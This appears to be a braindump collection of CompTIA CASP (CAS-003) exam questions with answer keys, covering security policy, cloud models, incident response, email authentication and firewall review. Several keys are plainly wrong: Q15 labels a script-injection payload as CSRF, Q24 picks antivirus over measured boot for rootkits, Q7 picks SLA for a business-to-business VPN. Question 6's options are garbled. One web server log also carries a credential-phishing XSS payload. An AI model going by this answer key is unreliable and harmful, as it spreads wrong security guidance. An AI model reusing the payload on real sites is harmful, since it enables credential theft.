

Exam Questions CAS-003

CompTIA Advanced Security Practitioner (CASP)

<https://www.2passeasy.com/dumps/CAS-003/>



NEW QUESTION 1

A security engineer is attempting to convey the importance of including job rotation in a company's standard security policies. Which of the following would be the BEST justification?

- A. Making employees rotate through jobs ensures succession plans can be implemented and prevents single point of failure.
- B. Forcing different people to perform the same job minimizes the amount of time malicious actions go undetected by forcing malicious actors to attempt collusion between two or more people.
- C. Administrators and engineers who perform multiple job functions throughout the day benefit from being cross-trained in new job areas.
- D. It eliminates the need to share administrative account passwords because employees gain administrative rights as they rotate into a new job area.

Answer: B

NEW QUESTION 2

The Chief Information Officer (CIO) has been asked to develop a security dashboard with the relevant metrics. The board of directors will use the dashboard to monitor and track the overall security posture of the organization. The CIO produces a basic report containing both KPI and KRI data in two separate sections for the board to review.

Which of the following BEST meets the needs of the board?

- A. KRI:- Compliance with regulations- Backlog of unresolved security investigations- Severity of threats and vulnerabilities reported by sensors- Time to patch critical issues on a monthly basis
KPI:- Time to resolve open security items- % of suppliers with approved security control frameworks- EDR coverage across the fleet- Threat landscape rating
- B. KRI:- EDR coverage across the fleet- Backlog of unresolved security investigations- Time to patch critical issues on a monthly basis- Threat landscape rating
KPI:- Time to resolve open security items- Compliance with regulations- % of suppliers with approved security control frameworks- Severity of threats and vulnerabilities reported by sensors
- C. KRI:- EDR coverage across the fleet- % of suppliers with approved security control framework- Backlog of unresolved security investigations- Threat landscape rating
KPI:- Time to resolve open security items- Compliance with regulations- Time to patch critical issues on a monthly basis- Severity of threats and vulnerabilities reported by sensors
- D. KPI:- Compliance with regulations- % of suppliers with approved security control frameworks- Severity of threats and vulnerabilities reported by sensors- Threat landscape rating
KRI:- Time to resolve open security items- Backlog of unresolved security investigations- EDR coverage across the fleet- Time to patch critical issues on a monthly basis

Answer: A

NEW QUESTION 3

A security consultant is improving the physical security of a sensitive site and takes pictures of the unbranded building to include in the report. Two weeks later, the security consultant misplaces the phone, which only has one hour of charge left on it. The person who finds the phone removes the MicroSD card in an attempt to discover the owner to return it.

The person extracts the following data from the phone and EXIF data from some files:

DCIM Images folder

Audio books folder Torrentz

My TAX.xls

Consultancy HR Manual.doc Camera: SM-G950F Exposure time: 1/60s

Location: 3500 Lacey Road USA

Which of the following BEST describes the security problem?

- A. MicroSD is not encrypted and also contains personal data.
- B. MicroSD contains a mixture of personal and work data.
- C. MicroSD is not encrypted and contains geotagging information.
- D. MicroSD contains pirated software and is not encrypted.

Answer: A

NEW QUESTION 4

A project manager is working with a team that is tasked to develop software applications in a structured environment and host them in a vendor's cloud-based infrastructure. The organization will maintain responsibility for the software but will not manage the underlying server applications. Which of the following does the organization plan to leverage?

- A. SaaS
- B. PaaS
- C. IaaS
- D. Hybrid cloud
- E. Network virtualization

Answer: B

NEW QUESTION 5

An organization has recently deployed an EDR solution across its laptops, desktops, and server infrastructure. The organization's server infrastructure is deployed in an IaaS environment. A database within the non-production environment has been misconfigured with a routable IP and is communicating with a command and control server.

Which of the following procedures should the security responder apply to the situation? (Choose two.)

- A. Contain the server.
- B. Initiate a legal hold.
- C. Perform a risk assessment.
- D. Determine the data handling standard.
- E. Disclose the breach to customers.
- F. Perform an IOC sweep to determine the impact.


Answer: BF

NEW QUESTION 6

An administrator wants to install a patch to an application. INSTRUCTIONS

Given the scenario, download, verify, and install the patch in the most secure manner. The last install that is completed will be the final submission.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.







The screenshot shows a Windows environment. At the top is a Command Prompt window titled "Command Prompt Window" with the text "C:\Downloads>". Below it is a web browser window titled "Download - Test" with the address bar showing "www.download-test.com/files". The browser displays a "Download Center" page with the breadcrumb "Home > Download Center > Application Patch". A message states: "The links in this section correspond to separate files available in this download. Download the files most appropriate for you." Below this is a table with three columns: "File Name", "Mirror", and "Download Files Below".

File Name	Mirror	Download Files Below
install.exe	Mirror1	Download
install.exe	Mirror 2	Download
install.exe	Mirror 3	Download
install.exe	Mirror 4	Download
install.exe	Mirror 5	Download
install.exe	Mirror 6	Download

Below the table, a box displays the "HASH: 1759adb5g34700aae19bc4578fc19cc2".







A. In this case the second link should be used (This may vary in actual exam). The first link showed the following error so it should not be used.



Also, Two of the link choices used HTTP and not HTTPS as shown when hovering over the links as shown:



Since we need to do this in the most secure manner possible, they should not be used. Finally, the second link was used and the MD5 utility of MD5sum should be used on the install.exe file as show
B. Make sure that the hash matches.



Finally,

type in install.exe to install it and make sure there are no signature verification errors.

C. In this case the second link should be used (This may vary in actual exam). The first link showed the following error so it should not be used.



Also, Two of the link choices used HTTP and not HTTPS as shown when hovering over the links as shown. Since we need to do this in the most secure manner possible, they should not be used. Finally, the second link was used and the MD5 utility of MD5sum should be used on the install.exe file as show
D. Make sure that the hash matches. Finally, type in install.exe to install it and make sure there are no signature verification error

Answer: A

NEW QUESTION 7

A company has entered into a business agreement with a business partner for managed human resources services. The Chief Information Security Officer (CISO) has been asked to provide documentation that is required to set up a business-to-business VPN between the two organizations. Which of the following is required in this scenario?

- A. ISA
- B. BIA
- C. SLA
- D. RA

Answer: C

NEW QUESTION 8

Given the following output from a local PC:

```
C:\>ipconfig

Windows IP Configuration

Wireless LAN adapter Wireless Network Connection:
Connection-specific DNS Suffix . : comptia.org
Link-local IPv6 Address . . . . . : fe80::4551:67ba:77a6:62e1%11
IPv4 Address. . . . . : 172.30.0.28
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 172.30.0.5
C:\>
```

Which of the following ACLs on a stateful host-based firewall would allow the PC to serve an intranet website?

- A. Allow 172.30.0.28:80 -> ANY
- B. Allow 172.30.0.28:80 -> 172.30.0.0/16
- C. Allow 172.30.0.28:80 -> 172.30.0.28:443
- D. Allow 172.30.0.28:80 -> 172.30.0.28:53

Answer: B

NEW QUESTION 9

A penetration tester is conducting an assessment on Comptia.org and runs the following command from a coffee shop while connected to the public Internet:

```
C:\>nslookup -querytype=MX comptia.org
Server: Unknown
Address: 198.51.100.45

comptia.org MX preference=10, mail exchanger = 92.68.102.33
comptia.org MX preference=20, mail exchanger = exchgl.comptia.org
exchgl.comptia.org      Internet address = 192.168.102.67
```

Which of the following should the penetration tester conclude about the command output?

- A. The public/private views on the Comptia.org DNS servers are misconfigured
- B. Comptia.org is running an older mail server, which may be vulnerable to exploits
- C. The DNS SPF records have not been updated for Comptia.org
- D. 192.168.102.67 is a backup mail server that may be more vulnerable to attack

Answer: B

NEW QUESTION 10

A security incident responder discovers an attacker has gained access to a network and has overwritten key system files with backdoor software. The server was reimaged and patched offline. Which of the following tools should be implemented to detect similar attacks?

- A. Vulnerability scanner
- B. TPM
- C. Host-based firewall
- D. File integrity monitor
- E. NIPS

Answer: CD

NEW QUESTION 10

An organization is in the process of integrating its operational technology and information technology areas. As part of the integration, some of the cultural aspects it would like to see include more efficient use of resources during change windows, better protection of critical infrastructure, and the ability to respond to incidents. The following observations have been identified:

The ICS supplier has specified that any software installed will result in lack of support.

There is no documented trust boundary defined between the SCADA and corporate networks.

Operational technology staff have to manage the SCADA equipment via the engineering workstation. There is a lack of understanding of what is within the SCADA network.

Which of the following capabilities would BEST improve the security position?

- A. VNC, router, and HIPS
- B. SIEM, VPN, and firewall
- C. Proxy, VPN, and WAF
- D. IDS, NAC, and log monitoring

Answer: A

NEW QUESTION 15

An internal penetration tester was assessing a recruiting page for potential issues before it was pushed to the production website. The penetration tester discovers an issue that must be corrected before the page goes live. The web host administrator collects the log files below and gives them to the development team so improvements can be made to the security design of the website.

```
[00:00:09] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1"
200 6863
"http://search.company.com/search/cgi/search.cgi?qs=download=&dom=s&offset=0&hits=10&switch=0&f=us"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
[00:00:12] "GET /js/master.js HTTP/1.1" 200 2263
"http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209"
"Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"
[00:00:22] "GET /internet/index.html HTTP/1.1" 200 6792
"http://www.company.com/video/streaming/http.html"
"Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413
Debian/1.6-5"
[00:00:25] "GET /showFile.action?fileName=<script> alert("an error has
occurred, please send your username and password to me@example.com")
</script> 200
[00:00:27] "GET /contracts.html HTTP/1.0" 200 4595 "-" "FAST-
WebCrawler/2.1-pre2 (ashen@company.net)"
[00:00:29] "GET /news/news.html HTTP/1.0" 200 16716 "-" "FAST-
WebCrawler/2.1-pre2 (ashen@company.net)"
[00:00:29] "GET /download/windows/asctab31.zip HTTP/1.0" 200 1540096
"http://www.company.com/downloads/freeware/webdevelopment/15.html"
"Mozilla/4.7 [en]C-SYMPA (Win95; U)"
[00:00:30] "GET /pics/wpaper.gif HTTP/1.0" 200 6248
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"
```

Which of the following types of attack vector did the penetration tester use?

- A. SQLi
- B. CSRF
- C. Brute force
- D. XSS
- E. TOC/TOU

Answer: B

NEW QUESTION 20

A user workstation was infected with a new malware variant as a result of a drive-by download. The security administrator reviews key controls on the infected workstation and discovers the following:

Antivirus	Enabled
AV Engine	Current
AV Signatures	Auto Update
Update Status	Success
Heuristic Scanning	Enabled
Scan Type	On Access Scanning
Malware Engine	Enabled
Auto System Update	Enabled
Last System Update	Yesterday 2 PM
DLP Agent	Disabled
DLP DB Update	Poll every 5 mins
Proxy Settings	Auto

Which of the following would BEST prevent the problem from reoccurring in the future? (Choose two.)

- A. Install HIPS
- B. Enable DLP
- C. Install EDR
- D. Install HIDS
- E. Enable application blacklisting
- F. Improve patch management processes

Answer: BE

NEW QUESTION 22

A Chief Information Officer (CIO) publicly announces the implementation of a new financial system. As part of a security assessment that includes a social engineering task, which of the following tasks should be conducted to demonstrate the BEST means to gain information to use for a report on social vulnerability details about the financial system?

- A. Call the CIO and ask for an interview, posing as a job seeker interested in an open position
- B. Compromise the email server to obtain a list of attendees who responded to the invitation who is on the IT staff
- C. Notify the CIO that, through observation at events, malicious actors can identify individuals to befriend
- D. Understand the CIO is a social drinker, and find the means to befriend the CIO at establishments the CIO frequents

Answer: D

NEW QUESTION 24

A financial consulting firm recently recovered from some damaging incidents that were associated with malware installed via rootkit. Post-incident analysis is ongoing, and the incident responders and systems administrators are working to determine a strategy to reduce the risk of recurrence. The firm's systems are running modern operating systems and feature UEFI and TPMs. Which of the following technical options would provide the MOST preventive value?

- A. Update and deploy GPOs
- B. Configure and use measured boot
- C. Strengthen the password complexity requirements
- D. Update the antivirus software and definitions

Answer: D

NEW QUESTION 28

One of the objectives of a bank is to instill a security awareness culture. Which of the following are techniques that could help to achieve this? (Choose two.)

- A. Blue teaming
- B. Phishing simulations
- C. Lunch-and-learn
- D. Random audits
- E. Continuous monitoring
- F. Separation of duties

Answer: BE

NEW QUESTION 30

The board of a financial services company has requested that the senior security analyst acts as a cybersecurity advisor in order to comply with recent federal legislation. The analyst is required to give a report on current cybersecurity and threat trends in the financial services industry at the next board meeting. Which of the following would be the BEST methods to prepare this report? (Choose two.)

- A. Review the CVE database for critical exploits over the past year
- B. Use social media to contact industry analysts
- C. Use intelligence gathered from the Internet relay chat channels
- D. Request information from security vendors and government agencies
- E. Perform a penetration test of the competitor's network and share the results with the board

Answer: AD

NEW QUESTION 32

The Chief Information Security Officer (CISO) has asked the security team to determine whether the organization is susceptible to a zero-day exploit utilized in the banking industry and whether attribution is possible. The CISO has asked what process would be utilized to gather the information, and then wants to apply signatureless controls to stop these kinds of attacks in the future. Which of the following are the MOST appropriate ordered steps to take to meet the CISO's request?

- A. 1. Perform the ongoing research of the best practices2. Determine current vulnerabilities and threats3. Apply Big Data techniques4. Use antivirus control
- B. 1. Apply artificial intelligence algorithms for detection2. Inform the CERT team3. Research threat intelligence and potential adversaries4. Utilize threat intelligence to apply Big Data techniques
- C. 1. Obtain the latest IOCs from the open source repositories2. Perform a sweep across the network to identify positive matches3. Sandbox any suspicious files4. Notify the CERT team to apply a future proof threat model
- D. 1. Analyze the current threat intelligence2. Utilize information sharing to obtain the latest industry IOCs3. Perform a sweep across the network to identify positive matches4. Apply machine learning algorithms

Answer: C

NEW QUESTION 34

Management is reviewing the results of a recent risk assessment of the organization's policies and procedures. During the risk assessment it is determined that procedures associated with background checks have not been effectively implemented. In response to this risk, the organization elects to revise policies and procedures related to background checks and use a third-party to perform background checks on all new employees. Which of the following risk management strategies has the organization employed?

- A. Transfer
- B. Mitigate
- C. Accept
- D. Avoid
- E. Reject

Answer: B

NEW QUESTION 35

A security administrator wants to allow external organizations to cryptographically validate the company's domain name in email messages sent by employees. Which of the following should the security administrator implement?

- A. SPF
- B. S/MIME
- C. TLS
- D. DKIM

Answer: D

NEW QUESTION 39

An organization is preparing to develop a business continuity plan. The organization is required to meet regulatory requirements relating to confidentiality and availability, which are well-defined. Management has expressed concern following initial meetings that the organization is not fully aware of the requirements associated with the regulations. Which of the following would be MOST appropriate for the project manager to solicit additional resources for during this phase of the project?

- A. After-action reports
- B. Gap assessment
- C. Security requirements traceability matrix
- D. Business impact assessment
- E. Risk analysis

Answer: B

NEW QUESTION 42

A forensics analyst suspects that a breach has occurred. Security logs show the company's OS patch system may be compromised, and it is serving patches that contain a zero-day exploit and backdoor. The analyst extracts an executable file from a packet capture of communication between a client computer and the patch server. Which of the following should the analyst use to confirm this suspicion?

- A. File size
- B. Digital signature
- C. Checksums
- D. Anti-malware software
- E. Sandboxing

Answer: B

NEW QUESTION 47

A security architect is implementing security measures in response to an external audit that found vulnerabilities in the corporate collaboration tool suite. The report identified the lack of any mechanism to provide confidentiality for electronic correspondence between users and between users and group mailboxes. Which of the following controls would BEST mitigate the identified vulnerability?

- A. Issue digital certificates to all users, including owners of group mailboxes, and enable S/MIME
- B. Federate with an existing PKI provider, and reject all non-signed emails
- C. Implement two-factor email authentication, and require users to hash all email messages upon receipt
- D. Provide digital certificates to all systems, and eliminate the user group or shared mailboxes

Answer: A

NEW QUESTION 50

Which of the following BEST represents a risk associated with merging two enterprises during an acquisition?

- A. The consolidation of two different IT enterprises increases the likelihood of the data loss because there are now two backup systems
- B. Integrating two different IT systems might result in a successful data breach if threat intelligence is not shared between the two enterprises
- C. Merging two enterprise networks could result in an expanded attack surface and could cause outages if trust and permission issues are not handled carefully
- D. Expanding the set of data owners requires an in-depth review of all data classification decisions, impacting availability during the review

Answer: C

NEW QUESTION 55

Exhibit:

SRC Zone	SRC	SRC Port	DST Zone	DST	DST Port	Protocol	Action	Rule Order
UNTRUST	10.1.10.250	ANY	MGMT	ANY	ANY	ANY	PERMIT	↓
WEBAPP	10.1.5.50	ANY	DB	10.1.4.70	1433	UDP	DENY	↑ ↓
UNTRUST	ANY	ANY	ANY	ANY	ANY	TCP	PERMIT	↑ ↓
USER	10.1.1.0/24, 10.1.2.0/24	ANY	UNTRUST	ANY	80	TCP	PERMIT	↑ ↓
UNTRUST	ANY	ANY	WEBAPP	10.1.5.50	80	TCP	PERMIT	↑ ↓
DB	10.1.4.70	ANY	WEBAPP	10.1.5.50	ANY	ANY	DENY	↑

Compliance with company policy requires a quarterly review of firewall rules. You are asked to conduct a review on the internal firewall sitting between several internal networks. The intent of this firewall is to make traffic more secure. Given the following information perform the tasks listed below:

Untrusted zone: 0.0.0.0/0 User zone: USR 10.1.1.0/24 User zone: USR2 10.1.2.0/24 DB zone: 10.1.0/24

Web application zone: 10.1.5.0/24 Management zone: 10.1.10.0/24 Web server: 10.1.5.50

MS-SQL server: 10.1.4.70

MGMT platform: 10.1.10.250

Task 1) A rule was added to prevent the management platform from accessing the internet. This rule is not working. Identify the rule and correct this issue.

Task 2) The firewall must be configured so that the SQL server can only receive requests from the web server.

